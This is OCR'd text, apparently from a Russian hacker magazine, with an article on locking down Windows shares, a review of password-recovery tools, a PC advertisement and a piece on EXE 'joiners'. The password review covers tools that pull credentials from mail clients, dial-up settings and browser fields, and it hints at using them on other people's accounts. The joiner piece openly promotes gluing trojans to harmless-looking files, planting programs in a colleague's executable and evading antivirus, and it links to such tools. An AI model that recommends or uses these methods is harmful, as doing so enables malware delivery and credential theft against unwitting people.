
Или другой случай. Каждый юзер локалки знаком с ситуацией, когда его система начинает подтормаживать и лагать ввиду чрезмерного числа установленных соединений. Бывает, глянешь в раздел "Открытые файлы" и ужаснешься - толпа сетевых маньяков, как будто сговорившись, одновременно начинает выкачивать подряд все свежие фильмы (и по неосторожности выложенный в общедоступном месте варез :).

Однако справиться с наплывом "проголодавшихся" соседей по локалке - сущий пустяк. Сперва, используя ветку "Сеансы", обруби все сессии с непрошенными гостями, после чего в свойствах набравшей нездоровую популярность папки установки квоту на количество возможных подключений. Дабы господа, как говорится, соблюдали очередь!

АЛЬТЕРНАТИВНЫЙ ВАРИАНТ

Впрочем, зацикливаться на использовании только стандартного виндовского апплета не стоит. Так, если нужда в аудите и мониторинге сетевых папок и каталогов начнет ощущаться острее и острее, можно будет подумать и об установке специализированной проги - NetBlockPRO. Несмотря на то, что разработчики, похоже, забили на дальнейшее развитие проекта, утилита однозначно является лучшей среди себе подобных.

Прога состоит из двух частей: агента и менеджера. Первый автоматически загружается с запуском винды и до поры до времени тихо сидит в трее. Но как только кто-нибудь предпримет попытку подключения к расшаренному ресурсу, NetBlockPRO немедленно выплюнет на экран окошко и расскажет, кто, куда и откуда лезет. При этом агент сразу же предложит обрубить входящее соединение на случай, если в систему наведался сомнительный гость. Помимо этого, прога в отличие от стандартных средств аудита ведет великолепные логи. Что касается монитора NetBlockPRO, то он имеет несколько функций, в том числе, предназначенных для редактирования опций слежения за шарами (даже скрытыми - о них разговор пойдет ниже). Если тебе по большому счету параллельно, кто гуляет по некоторым из твоих папок, просто отключи их мониторинг. Ну, и пару слов о некоторых других его полезных фишках. Его кнопка "Блокировать все" сыграет неоценимую роль, если возникнет потребность на время освободить канал, а список текущих подключений поможет незамедлительно отправить чудом пробравшегося неприятеля восвояси.


NetBlockPRO - верх изящества в сочетании с хорошей функциональностью

ЛИКБЕЗ ПО СКРЫТЫМ ШАРАМ

Как упоминалось ранее, в операционных системах Windows 2000/XP, помимо расшаренных непосредственно пользователем объектов, по умолчанию создаются скрытые административные шары ADMIN$,IPC$,C$,D$ и т.д. Они не отображаются в "Сетевом окружении", тем не менее, имея права администратора удаленного компьютера или доменного суперюзера, к ним можно обратиться, воспользовавшись UNC-адресом - \\имя_компьютера\имя_скрытой_шары$. Видимо, не зря специалисты настаивают на том, чтобы рутовский пароль состоял как минимум из 14 символов, содержащих литеры различного регистра, спецсимвол и цифру :). Но мы не параноики - мы эти шары просто-напросто отключим! $ADMIN (системная папка Windows), C$, D$ и т.п. исчезают после применения REG-файла следующего содержания:

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters]
"AutoShareWks"=dword:00000000
(Для Windows 2000 Server: "AutoShareServer"=dword:00000000)
```

IPC$ (Inter Process Communication) отключению этим способом не поддается. И, знаешь ли, слава богу! Дело в том, что в его задачи входит функция создания именованных каналов связи для обмена служебной информацией между компьютерами локальной сети. Принудительно закрыв его (командой net share IPC$ /delete), ты лишишь остальных членов локалки возможности обращаться к твоей машине.

МОТАЙ НА УС

Нередко неправильно расшаренные ресурсы становятся причиной взлома не только одного конкретного компьютера, но и всей локалки. Упоминания о подобных прецедентах встречаются чуть ли не в каждом третьем описании взлома. Однако люди по-прежнему, как тупые бараны, руководствуясь мотивом "кому мой компьютер нужен", продолжают открывать неограниченный доступ к ресурсам своей машины. А последствия? Потерянные файлы, взломанная сеть, украденная конфиденциальная информация, круглые счета за входящий/исходящий трафик и потерянная репутация. Такие вот дела, коллега. Такие дела...

СКАЖИ «ПАРОЛЬ»!

A.P.SlasH (ap-slash@tfs.kiev.ua)

Вымотался за день, решил вечером почту проверить, а пароль забыл. Вот незадача! И ведь специально отказался сохранить его в винде - от врагов прятал, на листиках не фиксировал. Что же теперь, самому себе паяльник в ... ? Нет, конечно. Не ты первый, не ты последний. Масса людей побывали в аналогичной ситуации. К счастью, среди них было немало хороших программистов. Как результат, на сегодняшний день Сеть битком набита утилитами для восстановления забытых паролей. Подходи, выбирай. Будем вспоминать вместе.

ВОССТАНАВЛИВАЕМ ЗАБЫТЫЕ ПАРОЛИ

ЧЕРЕЗ ТЕРНИИ К ЗВЕЗДАМ


Универсальной открывашки не существует, но благодаря стандартному интерфейсу винды большая часть паролей отображается в специальных окнах. С них и начнем. Содержимое стандартного поля для ввода пароля в подавляющем большинстве виндовых приложений автоматически заменяется символами "*" - звездочками. Это сделано специально, чтобы излишне любопытный сосед не заглянул тебе через плечо и не увидел заветную комбинацию. Но если нет соседа и ты сидишь дома один, то набирать пароль все равно приходится "вслепую". Раздражает страшно.

Сделаешь опечатку и даже не увидишь, где именно. Зато вытащить пароль из такого окошка легче легкого. Если в нем и затаилась твоя пропажа, то считай, что тебе повезло. Просто для примера предлагаю скачать OpenPass. Аналогов очень много, впору запутаться, но этот софт - один из самых популярных. Запускаешь, подводишь указатель мышки к полю для ввода, и пароль автоматически отображается в окне этой утилиты. Все, больше никаких дополнительных опций. OpenPass занимает всего пять килобайт, причем это не C, это Паскаль.

Ты обратил внимание на то, что информация в окне OpenPass быстро меняется? Стоит передвинуть мышку, как вместо пароля он покажет заголовок соседнего окна. В итоге, скопировать текст не получится, можно только запомнить. Если у тебя один несложный пароль, это не напрягает, но если их несколько или занимают они символов по 20, удобнее использовать AsterWin. Эта приблуда по твоему сигналу собирает из открытых окон все пароли, сохраняет их в отдельный список и убирает звездочки. После этого можно скопировать свой улов прямо из AsterWin или прочитать его в исходном окне. Никакие звезды уже не мешают. Не забудь, диалоговые окна для ввода пароля должны быть открыты. Интерфейс - три кнопки. Ничего лишнего, смешные девять килобайт.

Со временем Нир Софер (создатель AsterWin) изрядно увлекся и выпустил еще одну похожую программу, снабдив ее дополнительными опциями. Asterisk Logger убирает звездочки автоматически - по мере того как в системе открываются соответствующие окна. Результаты можно сохранить в текстовый файл и даже в HTML. Зачем? У Софера спроси. Видимо, с работы решил паролей натаскать. Дома-то эта штука без надобности. Разве что соседу подарить распечатку. То, что она без спросу открывает пароли - спорное достоинство, а вот дополнительная информация о родительском процессе каждого окна вполне может пригодиться. Добротная альтернатива никогда не бывает лишней.

В любом случае, настоящий слон из нее так и не получился - семнадцать кило, вполне терпимо. Почитай справку - чтобы отоб-



OpenPass - один из самых популярных

> Проблемы с паролями на документы возникают ничуть не реже, чем с почтой или DialUp-соединением.

ражать под NT название процесса, который породил окно с паролем, программа может потребовать дополнительную библиотеку.

В НЕДРАХ ОПЕРАЦИОНКИ

Со временем Microsoft попыталась исправить ситуацию, чтобы уберечь пароли своих пользователей. К примеру, в параметрах DialUp-соединений XP использует другое поле для ввода, и получить его текст стандартными средствами не получится. Но это не лом, против которого нет приема. Dialupass от неугомонного Нира Софера абсолютно бесплатно покажет все пароли, а также названия соединений и номера дозвона. Кстати, ничто (кроме твоей безграничной совести) не мешает заглянуть в настройки другого пользователя. Прямо из окна этой программы можно посмотреть и даже изменить свойства каждого соединения. Впрочем, мы не за этим сюда пришли. Простенький экспорт в текст и HTML звучит приятным финальным аккордом.

Дальше - больше. Потерял пароль от почты с веб-интерфейсом? Его можно поискать в окне для авторизации на главной странице сайта. Если была включена опция наподобие "Запомнить меня на этом компьютере", появится уже знакомое тебе поле со звездочками. Но ни одна из предыдущих программ не поможет - Internet Explorer зажимает уникальный идентификатор окна, который используют эти утилиты. Вновь на сцену выходит Нир Софер и приветственно машет распечаткой своих исходников. AsterWin IE сканирует абсолютно все окна в системе, которые используют эксплореровский движок. MyIE, NetCaptor и даже виндовая справка в формате CHM поддерживаются без вопросов. Если страница содержит поле для ввода пароля, его содержимое будет выведено на экран. Экспорт не предусмотрен, придется копировать текст из окна вручную, но в дистрибутиве лежат исходники на VB. Возьмешься переделать?


О самых забывчивых пользователях уже много лет заботится компания ElcomSoft. В отличие от бескорыстного Софера, не бесплатно. Зато возможностей ребята предоставляют - хоть отбавляй. Advanced Windows Password Recovery содержит практически все, что предлагали предыдущие утилиты. Открывает текст за звездочками, сообщает виндовые пароли на вход в систему, собирает их со страниц IE, из кэша и DialUp-соединений, а также расшифровывает PWL-файлы и многое-многое другое. Все это аккуратно сгруппировано и разложено по закладкам.

Если нужно вспомнить один-единственный пароль за звездочками, проще запустить Open Pass или AsterWin IE, но согласись, когда все необходимые инструменты под рукой, это удобно. Первая утилита с русским интерфейсом из этого обзора. Жаль, что не халявная.


ОПЕРАЦИЯ "ДОКУМЕНТАЦИЯ"

Проблемы с паролями на документы возникают ничуть не реже, чем с почтой или DialUp-соединением. Сам знаешь - или на работе (в институте) перестраховаться надумаешь, или приятель шутки ради запаролит почти готовый курсовик, не суть важно. И на этот раз тебе снова прямая дорога в ElcomSoft. По их заверениям, Advanced Office XP Password Recovery понимает все приложения из комплекта Microsoft Office вплоть до версии XP - Word, Excel, Access. Запаролил и забыл? Не беда, вспомнишь. Одно скажу - если ты пользовался версией 97/2000 и поставил достаточно сложный пароль, потребуется немало времени на его открытие. Укажешь необходимый набор символов, попробуешь подобрать по словарю. Пароли на открытие и редактирование "вспоминаются" практически мгновенно. Рекомендую почитать справку. Хотя бы ради теории. ElcomSoft в общих чертах расскажет о защите и подбросит пару интересных ссылок. Пригодится на будущее. Русский интерфейс? Само собой.


Утилиты от Elcom - лучшие в своем роде. Продуманный интерфейс, грамотный разбор защиты. Единственная достойная альтернатива, которую мне удалось обнаружить - комплект от создателей Passware Kit. Множество отдельных утилит для восстановления паролей к офисным приложениям, страницам эксплорера, файлам в формате PDF и даже архивам. Впрочем, у ElcomSoft есть аналогичные программы, поэтому разработчики постеснялись бездумно изобретать колесо. Они добавили очень интересную опцию - ускорили атаку методом прямого подбора. Называется она Xieve (Ксива) и заключается в том, что, используя bruteforce, можно отбрасывать заведомо неправильные (нечитабельные) комбинации. Делают упор на то, что секре-




Dialupass - стоило ли менять поле для ввода?



AsterWin IE - в обнимку с браузером на допросе



Asterisk Logger - мониторит в реальном времени (опционально)



AsterWin - от мастеров трехкнопочных интерфейсов




Помни - этими программами твои пароли сможет прочесть посторонний негодяй. Пользуй, к примеру, Password Agent: www.moonsoft-ware.com/pwa-gent.asp. Но не забывай делать резервные копии, а то потеряешь все сразу. Весело будет.


тарши, офисные работники, а также большие начальники ставят простые, легко запоминающиеся пароли. Само собой, Xieve включается опционально, причем только для паролей указанной длины (учти, для кириллицы этот метод не подходит). Что еще можно добавить? Офис поддерживается вплоть до версии 2003, интерфейс - образец для подражания, список дополнительных модулей на одной странице не помещается. С моими тестовыми паролями на PDF, Excel и Word программа справилась. Никаких претензий.

Как я уже говорил, комплект Passware Kit содержит много дополнительных модулей, дистрибутив занимает целых четыре метра. Если тебя интересует лишь "взлом" файлов в формате PDF, вновь переключайся на ближайших конкурентов. На сайте ElcomSoft лежит Advanced PDF Password Recovery. Как правило, интерфейс у всех утилит этой фирмы стандартный. Если работал хотя бы с одной из них, то к следующей привыкаешь за пару минут. Процесс восстановления пароля более наглядный, чем у Passware Kit - индикатор показывает, сколько еще этот монстр будет занимать твой процессор.

Bruteforce и атака по словарю уже не удивляют, но есть и уникальная особенность. Если файл создан в Acrobat версии 4.x, APDFPR перебирает все возможные RC4-ключи, а это позволяет расшифровать документ, вовсе не зная пароля. К сожалению, в 5 версии Acrobat появилась возможность использовать ключи размером более 40 бит. С ними этот номер не пройдет, но bruteforce должен помочь, хватило бы терпения.



◢ Для грамотной атаки по словарю нужен, как ни странно, словарь. Здесь их более чем достаточно: www.passwords.ru/dic.htm.



◢ Offline NT Password & Registry Editor, Bootdisk/CD Забыл админовский пароль к своей NT? Эта штука поможет. Нет, старый не вспомнишь, зато новый поставишь без проблем. Без переустановки системы, просто загрузив компьютер с ее загрузочного диска! http://home.eunet.no/~pnordahl/ntpasswd

◢ Будь предельно осторожен и помни, что если на диске NTFS и файлы зашифрованы средствами винды, то без старого пароля они накроются медным тазом.

АРХИВАЖНЫЕ АРХИВЫ

Запароленный архив - самое популярное кладбище ценной информации. Passware Kit понимает RAR и ZIP, но, кроме Xieve, не предлагает ничего особенного. На этот раз никаких альтернатив быть не может - тебе нужен Advanced Archive Password Recovery от ElcomSoft. По традиции - bruteforce и атака по словарю. Все форматы на месте - RAR, ZIP, ACE, ARJ.


Про интерфейс ты уже наслышан - Advanced PDF/Office XP/Archive Password Recovery внешне очень похожи друг на друга. Чем же интересна именно эта программа? Начнем с того, что пароли WinZip до версии 8.0 включительно восстанавливаются за считанные минуты - главное, чтобы в архиве было не меньше пяти файлов. Кроме того, для ARJ и ZIP разработчики реализовали так называемую Plaintext-атаку. Если у тебя есть хотя бы один файл из архива, а сам архив не упакован (просто поставлен пароль), то ARJ откроется моментально, а ZIP продержится несколько дней. Теперь по поводу недостатков. Ace 2.x не поддерживается, поскольку формат недокументирован. К сожалению, от разработчиков это не зависит. Подбор паролей для RAR 2.9/3.0 работает довольно медленно - слишком сложный алгоритм. Но другие программы и вовсе не поддерживают этот формат. Одним словом, качай. На сегодня это лучший вариант.



Passware Kit - образец для подражания

ТЯЖКО БЕЗ МЫЛА

Посеял пароль к почтовому ящику? Катастрофа. Лишаешься не только старых, но и новых писем. Теряешь не один документ, а сразу сотню-другую. Ничего страшного, справимся. К счастью, годами подбирать пароль из всех возможных символов уже не придется. Счет идет на секунды, не больше.



Advanced Windows Password Recovery - первая шароварная ласточка

ПРОБЕГИСЬ ПО САЙТАМ

◢ Mail PassView
http://freehost14.websamba.com/nirsoft/utils/mailpv.html

◢ TheBat! UnPass
http://tbup.boom.ru

◢ Dialupass
http://freehost14.websamba.com/nirsoft/utils/dialupass2.html

◢ AsterWin IE
http://freehost14.websamba.com/nirsoft/utils/asterie.html

◢ Advanced Windows Password Recovery
www.elcomsoft.com/awpr.html

◢ OpenPass
http://starat.narod.ru

◢ AsterWin
http://freehost14.websamba.com/nirsoft/utils/asterwin.html

◢ Asterisk Logger
http://freehost14.websamba.com/nirsoft/utils/astlog.html

◢ Advanced Office XP Password Recovery
www.elcomsoft.com/aoxppr.html

◢ Passware Kit
www.lostpassword.com/kit.htm


◢ Advanced PDF Password Recovery
www.elcomsoft.com/apdfpr.html


◢ Advanced Archive Password Recovery
www.elcomsoft.com/archpr.html





Advanced PDF Password Recovery - bruteforce поможет


MailPass View - аккуратная, быстрая и компактная


The Bat! UnPass - автор все предусмотрел

Advanced MailBox Password Recovery - универсал. Знает по именам 17 почтовиков.

Advanced Office XP Password Recovery - русский интерфейс? Само собой


Западных фаворитов - Outlook Express, Microsoft Outlook, IncrediMail, Eudora и Group Mail Free возьмет на себя старый знакомый Нир Софер. MailPass View - утилита бесплатная. Ничего устанавливать не нужно, просто запусти EXE-файл. Она самостоятельно отыщет все почтовики, соберет логины/пароли в список и предложит сохранить его в виде текста или HTML. Аккуратная, быстрая и компактная. Неплохой набор параметров командной строки (читай справку). У ElcomSoft есть похожая софтина, но она толстая и за нее просят денег.

The Bat! позволяет потерять пароль не только к серверу, но и к каждой учетной записи (набору папок). Если ты юзаешь указанный мейлер, обеими руками хватайся за The Bat! UnPass. Получишь обратно свои пароли, а также все основные параметры каждого почтового ящика. Разумеется, сможешь их сохранить в текст или HTML (причем последний выглядит вполне прилично, в отличие от некоторых). Забавный бонус - встроенный кодировщик. Он показывает пароли в том виде, в котором их сохраняет The Bat! Кодирует и декодирует на лету. Для новичков - просто интересная игрушка. По-настоящему пригодится лишь тем, кто знает формат ACCOUNT.CFG и сможет вытащить пароль даже из поврежденного файла. Обрати внимание, MailPass View читает пути к почтовикам из реестра, в то время как The Bat! UnPass позволяет указать путь к файлу с настройками вручную. Молодец автор, все предусмотрел.

И вновь ElcomSoft. А куда деваться? Как-никак, ведущие специалисты в этой области. Итак, Advanced MailBox Password Recovery - очередной универсал. Знает по именам 17 почтовиков. Перечислять их скучно (и так понятно, что есть все видное), поэтому сразу к делу. Помимо автоматического восстановления всех поддерживаемых паролей (в списке появляются сразу все, найденные в системе) и встроенного кодера/декодера, есть просто замечательная вещь - эмулятор IMAP и POP3 сервера.

Это значит, что даже если Advanced MailBox Password Recovery не умеет восстанавливать пароли твоего почтовика, еще не все потеряно. Запускай эмулятор, открывай свою почтовую программу и вместо POP3 (IMAP) сервера ставь LocalHost. Осталось получить почту и запомнить найденный пароль. Русский интерфейс и распечатку результатов заказывали? Я же говорю - ведущие специалисты. Жаль, бесплатно не отдадут.

По закону подлости, в самый ответственный момент подобные утилиты очень сложно отыскать на винчестере. Сегодня вместе с журналом ты приобрел все, что тебе может понадобиться. Не забудь поставить компакт на самое видное место. Будем надеяться на то, что больше он тебе не понадобится. Ну как, получилось восстановить заветную комбинацию? Уверен, что если это не 20-символьный пароль на упакованную RAR'ом "Войну и мир", то пары секунд на его поиски будет более чем достаточно. А ведь паяльник прогревается намного дольше... Тренируй память. Успехов!



- В одном из прошлых номеров мы уже рассказывали о том, как достать пароль из ICQ и ее клонов, повторяться не будем. Но соответствующий софт на диск выложим. За компанию.
- Messenger Key www.lostpassword.com/messenger.htm
- Miranda Password Decryptor www.uinc.ru/files/index.shtml
- Advanced IM Password Recovery www.elcomsoft.com/aimpr.html

Заканчивай все дела скорей начинай играть!

Компьютер ЭКСИМЕР™ Home Perfomance предлагает великолепную производительность для поддержки трехмерных компьютерных игр и действительно реалистичное воспроизведение звука с помощью системы Dolby Digital. Оснащенный мощным процессором Intel® Pentium® 4 с технологией Hyper-Threading компьютер ЭКСИМЕР™ Home Perfomance сможет быстро выполнить одновременно несколько задач. Так что теперь Вы сможете приняться за игру быстрее.



Intel, Intel logo, Intel Inside, Intel Inside logo, Intel Centrino, Intel Centrino logo, Celeron, Intel Xeon, Intel SpeedStep, Itanium, Pentium, и Pentium III Xeon являются товарными знаками или зарегистрированными товарными знаками Intel Corporation или ее отделений в США и других странах.

Эксимер ДМ рекомендует Microsoft® Windows® XP . На компьютеры ЭКСИМЕР™ устанавливаются подлинные продукты семейства Microsoft® Windows®. Гарантией качества и сервисной поддержки приобритаемых вами продуктов Microsoft® является наличие сертификата подлинности (Certificate of Authenticity).

Skylord (sky_lord@mail.ru)

КЛЕЙКИЙ СОФТ

Программы, позволяющие склеить несколько exe'шников в один аккуратный исполняемый файл, в нормальные каталоги ПО обычно не попадают. Однако у людей продвинутых потребность в подобного рода инструментах возникает довольно часто. Кому-то нужно подклеить трояна к "новому классному" флеш-мультику, кто-то захочет внедрить прогу-западлянку в Excel.exe любимого бухгалтера. Неважно! Главное - этот софт действительно необходим, а информации о нем в инете мало. Что ж, именно этот недостаток информации мы сегодня и постараемся восполнить.

УТИЛИТЫ ДЛЯ СРАЩИВАНИЯ ИСПОЛНЯЕМЫХ ФАЙЛОВ


С ЧЕГО НАЧИНАЕТСЯ BACKDOOR

С приаттаченного к письму файла, со слитой из инета проги, а зачастую - с дискеты (флешки или CD-RW) лучшего друга. Вопрос ненадежности лучших друзей выходит за рамки этой статьи, а вот чем маскируют добрые проги для управления чужими тачками или мирных троянчиков, посылающих пароли с компа жертвы, - это вопрос особый. Конечно, существует классический Joiner by Blade, соединяющий два EXE-файла в один так, чтобы при запуске этот файл в свою очередь запускал обе интегрированные в него проги. Но, к сожалению, кроме "сшивания" пары файлов, делать Joiner больше ничего не умел, а по нынешним временам этого маловато будет...


Что же требуется от современного джойнера? Во-первых, умение склеивать любые файлы, раскладывать их при запуске по заданным папкам, а затем запускать необходимые. Во-вторых, как можно меньший размер делающего всю "черную работу" загрузчика (не слишком-то весело, когда в результате соединения двух прог по 10 Кб на свет появляется здоровенный стокилобайтный монстр). В-третьих, никогда не помешают всякие мелкие приятности, вроде встроенного средства смены иконки exe'шника, функции сохранения файлов на удаленном компе под другим именем или автоматического добавления нужного файла в автозагрузку...

Но это все мелочи, самое главное - чтобы программа не определялась современными антивирусами! Кому нужен джойнер, на результат работы которого орут все DrWeb'ы и Касперские хором?

Вот и получается, что из целой толпы разных blinder'ов и joiner'ов мне удалось отобрать лишь пару-тройку и в самом деле стоящих прог.



Классика всех времен BackOrifice



Многие трояны имеют собственные, хотя и примитивные средства для приклеивания своих серверов к другим файлам. Создателям антивирусов они хорошо известны :)

ССЫЛКИ ПО ТЕМЕ

- **www.exetools.com/others.htm** - здесь лежит Senna Spy One EXE maker 2001 и еще парочка интересных джойнеров. Правда, в основном, досовских...
- **debugger2003.narod.ru/exeattach.html** - не совсем джойнер, но близко к этому. Прога ExeAttach создает в конце exe'шника "контейнер", куда можно положить какие-нибудь другие файлы с целью спрятать их от посторонних глаз. Сам exe работает как раньше (ведь в память грузится лишь заданная в заголовке часть), а ты получаешь пусть примитивную, но "защиту информации".
- **www.webtoolmaster.com/exeb.htm** - джойнер ExeBundle. Ничего особенного, но зато умеет самоудаляться после "выгрузки" на комп - пригодится на замену MicroJoiner'a, пока того палит AVP...
